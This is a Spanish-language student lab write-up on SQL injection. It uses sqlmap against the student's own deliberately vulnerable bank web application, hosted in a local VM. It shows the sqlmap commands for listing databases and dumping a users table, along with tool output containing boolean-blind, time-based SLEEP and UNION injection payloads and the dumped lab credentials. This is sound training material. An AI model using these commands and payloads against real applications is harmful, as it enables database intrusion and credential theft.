


Práctica 13 - Inyección SQL

Se pide: Contestad, razonad y justificad las siguientes cuestiones que se plantean. Realizad una guía paso a paso con capturas de las tareas que se piden.

1. **Comprobad con SQLmap la seguridad de la aplicación WEB de la práctica 11 en la que hemos construido las sentencias "concatenaditas". Haced dicha comprobación con la aplicación WEB desplegada en una máquina virtual.**

Lo comprobamos sobre la pagina oficinas, con la extension HTTP headers de firefox, obtenemos la siguiente petición:



Ahora sabemos que el parametro que queremos inyectar es la ciudad, por lo que lanzamos el siguiente comando:

```
sqlmap -u "http://192.168.4.242/banco/oficinas.php" --data="ciudad=Badajoz" --dbs --batch
```

- -u: URL de la pagina
- --data: Parametros de la petición
- --dbs: Nos muestra las bases de datos
- --batch: Ejecuta el comando sin preguntar

```
> sqlmap --url http://192.168.4.242/banco/oficinas.php --data="ciudad=Badajoz" --dbs --batch

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 11:33:54 /2024-11-11/

[11:33:54] [INFO] resuming back-end DBMS 'mysql'
[11:33:54] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=5rnbana6up...ocf4rlf1h0'). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: ciudad (POST)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: ciudad=Badajoz' AND 5658=5658 AND 'FNSv'='FNSv

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: ciudad=Badajoz' AND (SELECT 4788 FROM (SELECT(SLEEP(5)))dtBc) AND 'mEnW'='mEnW

  Type: UNION query
  Title: Generic UNION query (NULL) - 1 column
  Payload: ciudad=Badajoz' UNION ALL SELECT CONCAT(0x71767a6271,0x41654d4a4a52467a4d625057514c56434147517253524c66435a6a794a5859566171716d46656e6e,0x7178706a71)---
---
[11:33:54] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.58, PHP
back-end DBMS: MySQL >= 5.0.12
[11:33:54] [INFO] fetching database names
available databases [7]:
[*] BANCO
[*] DAW
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] sys
```

A partir de aqui, podemos seguir inyectando la base de datos, tablas, columnas, etc. Hasta obtener la informacion que queramos. Yo he obtenido la siguiente informacion:

```
sqlmap -u "http://192.168.4.242/banco/oficinas.php" --data="ciudad=Badajoz"
-D banco -T Usuario -C contr,nombre --dump --batch
```

- -D: Base de datos
- -T: Tabla
- -C: Columnas

```
> sqlmap --url http://192.168.4.242/banco/oficinas.php --data="ciudad=Badajoz" -D BANCO -T Usuario -C contr,nombre --dump --batch

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 11:38:45 /2024-11-11/

[11:38:45] [INFO] resuming back-end DBMS 'mysql'
[11:38:45] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=uh2kd56f4th...kq7v3o3350'). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: ciudad (POST)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: ciudad=Badajoz' AND 5658=5658 AND 'FNSv'='FNSv

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: ciudad=Badajoz' AND (SELECT 4788 FROM (SELECT(SLEEP(5)))dtBc) AND 'mEnW'='mEnW

  Type: UNION query
  Title: Generic UNION query (NULL) - 1 column
  Payload: ciudad=Badajoz' UNION ALL SELECT CONCAT(0x71767a6271,0x41654d4a4a52467a4d625057514c56434147517253524c66435a6a794a5859566171716d46656e6e,0x7178706a71)---
---
[11:38:45] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP, Apache 2.4.58
back-end DBMS: MySQL >= 5.0.12
[11:38:45] [INFO] fetching entries of column(s) 'contr,nombre' for table 'Usuario' in database 'BANCO'
Database: BANCO
Table: Usuario
[3 entries]
+-----+-----+
| contr | nombre |
+-----+-----+
| 1234  | rodri  |
| root  | root   |
| 1234  | dios   |
+-----+-----+
```